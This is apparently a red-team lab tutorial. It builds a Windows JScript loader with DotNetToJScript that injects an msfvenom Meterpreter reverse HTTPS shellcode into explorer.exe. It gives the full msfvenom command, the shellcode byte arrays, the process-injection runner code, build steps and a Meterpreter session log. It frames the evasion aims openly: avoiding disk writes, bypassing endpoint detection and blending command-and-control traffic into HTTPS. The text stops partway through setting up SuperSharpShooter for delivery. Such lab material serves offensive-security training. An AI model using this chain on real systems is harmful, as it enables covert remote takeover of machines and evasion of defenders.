
Locate Build Artifacts

The bin\Release directory contains **DotNetToJScript.exe** and **ExampleAssembly.dll**. Subsequently, this DLL will act as the execution core once embedded in JScript.

Release



Then, open PowerShell in the current directory and run `dir` to confirm you're in the correct location and that the required DLLs are available for conversion.



Convert DLL to JScript

DotNetToScript is executed to convert the DLL into a JScript file.

```
.\DotNetToJScript.exe ExampleAssembly.dll --lang=Jscript --ver=v4 -o test.js
```

```
DotNetToJScript\bin\Release>  
DotNetToJScript\bin\Release> .\DotNetToJScript.exe ExampleAssembly.dll --lang=Jscript --ver=v4 -o test.js  
DotNetToJScript\bin\Release>
```

Verify Generated Script

The generated JScript file contains:

- Base64-encoded data
- Assembly loading logic
- Execution routines



release

Share

View

Name	Date modified	Type	Size
DotNetToJScript.exe	2/3/2026 3:56 PM	Application	25 KB
DotNetToJScript.pdb	2/3/2026 3:56 PM	Program Debug D...	38 KB
ExampleAssembly.dll	2/3/2026 3:56 PM	Application exten...	5 KB
NDesk.Options.dll	1/7/2011 2:54 AM	Application exten...	22 KB
test.js	2/3/2026 4:01 PM	JavaScript File	10 KB

A test run confirms the assembly loads via Windows Script Host and the embedded logic executes correctly, validating the loader before adding shellcode.

Shellcode Preparation

Executing shellcode directly in memory via managed to native API calls avoids disk writes, bypasses file based endpoint detection, and mirrors real-world stealthy payload behavior.

Generate x64 Shellcode

A **64-bit Meterpreter reverse HTTPS payload** is generated using msfvenom, explicitly targeting x64 architecture.

```
msfvenom -p windows/x64/meterpreter/reverse_https LHOST=192.168.1.36 LPORT=443 EXITFUNC=thread -f csharp
```

```
kali@kali ~  
msfvenom -p windows/x64/meterpreter/reverse_https LHOST=192.168.1.36 LPORT=443 -f csharp EXITFUNC=thread  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x64 from the payload  
No encoder specified, outputting raw payload  
Payload size: 818 bytes  
Final size of csharp file: 4188 bytes  
byte[] buf = new byte[818] {0xfc,0x48,0x83,0xe4,0xf0,0xe8,  
0xcc,0x00,0x00,0x00,0x41,0x51,0x41,0x50,0x52,0x48,0x31,0xd2,  
0x51,0x65,0x48,0x8b,0x52,0x60,0x56,0x48,0x8b,0x52,0x18,0x48,  
0x8b,0x52,0x20,0x4d,0x31,0xc9,0x48,0x0f,0xb7,0x4a,0x4a,0x48,  
0x8b,0x72,0x50,0x48,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x02,0x2c,  
0x20,0x41,0xc1,0xc9,0x0d,0x41,0x01,0xc1,0xe2,0xed,0x52,0x48,  
0x8b,0x52,0x20,0x8b,0x42,0x3c,0x41,0x51,0x48,0x01,0xd0,0x66,  
0x81,0x78,0x18,0x0b,0x02,0x0f,0x95,0x72,0x00,0x00,0x00,0x8b
```

Embed Shellcode

For this demonstration, we utilized a specific shellcode runner implementation to execute our payload. Specifically, the code is based on a classic remote process injection technique targeting the explorer.exe process.




The full source code for the shellcode runner used in our TestClass is available here:

<https://github.com/hkrsanjeet/awesome-pen-300/blob/main/dotnettojscript/shellcoderunner.cs>

The runner works by importing essential Windows APIs from kernel32.dll:

The shellcode is embedded into the .NET assembly as a byte array. Then, the TestClass.cs file imports low level kernel32.dll APIs to allocate executable memory, write shellcode into it, and execute it via a new thread.



Note : Embedding the shellcode as a byte array in the managed assembly avoids dropped executables, removes runtime dependencies, and provides full control over execution flow.

In-Memory Shellcode Injection via Native Windows APIs

At this stage, the .NET assembly advances to full in memory payload execution by using native Windows APIs to run shellcode.

Then, native Windows APIs enable the code, written in C, to act like native malware by loading shellcode from a byte array into executable memory and running it in a new thread.



```
20
21 [DllImport("kernel32.dll")]
22 1 reference
23 static extern bool WriteProcessMemory(IntPtr hProcess, IntPtr lpBaseAddress, byte[]
24
25 [DllImport("kernel32.dll")]
26 1 reference
27 static extern IntPtr CreateRemoteThread(IntPtr hProcess, IntPtr lpThreadAttributes
28 0 references
29 public TestClass()
30 {
31     Process[] expProc = Process.GetProcessesByName("explorer");
32     int pid = expProc[0].Id;
33     IntPtr hProcess = OpenProcess(0x001F0FFF, false, pid);
34     IntPtr addr = VirtualAllocEx(hProcess, IntPtr.Zero, 0x1000, 0x3000, 0x40);
35
36     // INSERT YOUR PAYLOAD HERE
37     byte[] buf = new byte[768] { 0xfc, 0x48, 0x83, 0xe4, 0xf0, 0xe8,
38     0xcc, 0x00, 0x00, 0x00, 0x41, 0x51, 0x41, 0x50, 0x52, 0x51, 0x48, 0x31,
39     0xd2, 0x65, 0x48, 0x8b, 0x52, 0x60, 0x56, 0x48, 0x8b, 0x52, 0x18, 0x48,
40     0x8b, 0x52, 0x20, 0x48, 0x8b, 0x72, 0x50, 0x4d, 0x31, 0xc9, 0x48, 0x0f,
41     0xb7, 0x4a, 0x4a, 0x48, 0x31, 0xc0, 0xac, 0x3c, 0x61, 0x7c, 0x02, 0x2c,
42     0x20, 0x41, 0xc1, 0xc9, 0x0d, 0x41, 0x01, 0xc1, 0xe2, 0xed, 0x52, 0x48,
43     0x8b, 0x52, 0x20, 0x8b, 0x42, 0x3c, 0x41, 0x51, 0x48, 0x01, 0xd0, 0x66,
44     0x81, 0x78, 0x18, 0x0b, 0x02, 0x0f, 0x85, 0x72, 0x00, 0x00, 0x00, 0x8b,
45     0x80, 0x88, 0x00, 0x00, 0x00, 0x48, 0x05, 0xc0, 0x74, 0x67, 0x48, 0x01,
46     0xd0, 0x44, 0x8b, 0x40, 0x20, 0x8b, 0x48, 0x18, 0x49, 0xd0, 0x50,
47     0xe3, 0x56, 0x4d, 0x31, 0xc9, 0x48, 0xff, 0xc9, 0x41, 0x8b, 0x34, 0x88,
```


Runtime output verifies shellcode size, memory allocation, and thread execution, confirming the payload is ready before delivery.

Architecture Correction

Payload reliability depends on correct architecture selection, as mismatches often cause silent execution failures rather than detection.

Open Configuration Manager


Visual Studio's Configuration Manager is opened to adjust platform settings.



Although Any CPU was selected earlier, it can be unreliable for consistent shellcode execution.




Add x64 Platform



A new **x64 platform** is created to ensure architecture alignment.


Apply x64 Configuration



The x64 platform is confirmed and applied to the solution.


Assigning x64 to the Payload Assembly

ExampleAssembly explicitly compiles for x64, preventing runtime architecture mismatches, memory corruption, and execution failures.




Selecting the Correct Payload Carrier

The x64 version is chosen as the **only valid payload** moving forward.



Rebuild the Solution

The solution is rebuilt using the x64 configuration.




Confirm Successful Build

Build output confirms successful x64 compilation.



```
40 0x41,0x52,0xff,0xe0,0x58,0x41,0x59,0x5a,0x48,0x8b,0x12,0xe9,
41 0x4b,0xff,0xff,0x5d,0x48,0x31,0xdb,0x53,0x49,0xbe,0x77,
42 0x69,0x6e,0x69,0x6e,0x65,0x74,0x00,0x41,0x56,0x48,0x89,0xe1,
43 0x49,0xc7,0xc2,0x4c,0x77,0x26,0x07,0xff,0xd5,0x53,0x53,0xe8,
100 % No issues found
Output
Show output from: Build
Build started at 4:48 PM...
1>----- Build started: Project: ExampleAssembly, Configuration: Release x64 -----
1> ExampleAssembly -> C:\Users\sanjeet\Downloads\DotNetToJScript-master\ExampleAssembly\bin\x64\Release\ExampleAssembly.dll
===== Build: 1 succeeded, 0 failed, 1 up-to-date, 0 skipped =====
===== Build completed at 4:48 PM and took 01.823 seconds =====
```

The output shows the compiled DLL located at: ExampleAssembly\bin\x64\Release. Hence navigate to this folder to use or move the DLL as needed.




Final JScript Loader Creation


Once established, developers regenerate the loader to match the final payload, avoiding last mile execution issues.

Replacing the Old Assembly

Using the copy operation, the x64 ExampleAssembly.dll replaces the previous Any CPU version.



The original DLL is replaced with the x64 version to ensure consistency.



Regenerate Jscript

DotNetToJScript is run again, producing a new reverse.js loader.

```
.\DotNetToJScript.exe ExampleAssembly.dll --lang=Jscript --ver=v4 -o reverse.js
```




```
DotNetToJScript\bin\Release> .\DotNetToJScript.exe ExampleAssembly.dll --lang=Jscript --ver=v4 -o reverse.js  
DotNetToJScript\bin\Release> dir
```

C:\Users\sanjeet\Downloads\DotNetToJScript-master\DotNetToJScript\bin\Release

	LastWriteTime	Length	Name
	2/11/2026 11:45 AM	25600	DotNetToJScript.exe
	2/11/2026 11:45 AM	38400	DotNetToJScript.pdb
	2/11/2026 11:45 AM	5120	ExampleAssembly.dll
	1/7/2011 2:54 AM	22016	NDesk.Options.dll
	2/11/2026 12:15 PM	10026	reverse.js
	2/11/2026 11:49 AM	10026	test.js

Preparing the Command and Control Listener

The team reviews and confirms the final loader is ready for execution. Subsequently, in parallel, they set up a listener to securely receive callbacks over HTTPS, thereby blending in with normal outbound traffic.



Once executed, the reverse JavaScript payload successfully establishes a Meterpreter shell.

```
msf exploit(multi/handler) > run  
[*] Started HTTPS reverse handler on https://192.168.1.36:443  
[!] https://192.168.1.36:443 handling request from 192.168.122.189; (UUID: wztr1m58) Without a database connection  
[*] https://192.168.1.36:443 handling request from 192.168.122.189; (UUID: wztr1m58) Staging x64 payload (21  
[!] https://192.168.1.36:443 handling request from 192.168.122.189; (UUID: wztr1m58) Without a database connection  
[*] Meterpreter session 1 opened (192.168.1.36:443 -> 192.168.122.189:53991) at 2026-02-03 17:22:32 +0530  
  
meterpreter > sysinfo  
Computer      : DESKTOP-U5ELAH2  
OS            : Windows 10 22H2+ (10.0 Build 19045).  
Architecture : x64  
System Language : en_US  
Domain        : WORKGROUP  
Logged On Users : 2  
Meterpreter   : x64/windows  
meterpreter >
```

Finally, the sysinfo command confirms the target hostname, Windows version/build, and x64 architecture, validating correct execution and payload reliability.



Delivery and Execution

The final phase simulates real world payload execution in an enterprise environment, using trusted components and encrypted traffic to blend in while completing the objective.

Cloning SuperSharpShooter

SuperSharpShooter is used to further refine delivery and reduce static signatures.

```
git clone https://github.com/ScriptIdiot/SuperSharpShooter.git
```

```
kali@kali ~  
└─> git clone https://github.com/ScriptIdiot/SuperSharpShooter.git  
  
Cloning into 'SuperSharpShooter'...  
remote: Enumerating objects: 231, done.  
remote: Counting objects: 100% (32/32), done.  
remote: Compressing objects: 100% (16/16), done.  
remote: Total 231 (delta 18), reused 24 (delta 16), pack-reused 199 (from 1)  
Receiving objects: 100% (231/231), 237.59 KiB | 1.16 MiB/s, done.  
Resolving deltas: 100% (121/121), done.
```

Creating an Isolated Python Environment

A virtual environment ensures clean dependency management and reproducibility.

```
cd SuperSharpShooter  
python3 -m venv sharpshooter  
source sharpshooter/bin/activate
```

```
kali@kali ~  
└─> cd SuperSharpShooter  
└─> python3 -m venv sharpshooter  
  
└─> source sharpshooter/bin/activate
```

Install Dependencies

Dependencies are installed locally to support payload generation.

```
pip install jsmin  
pip install colorama
```



```
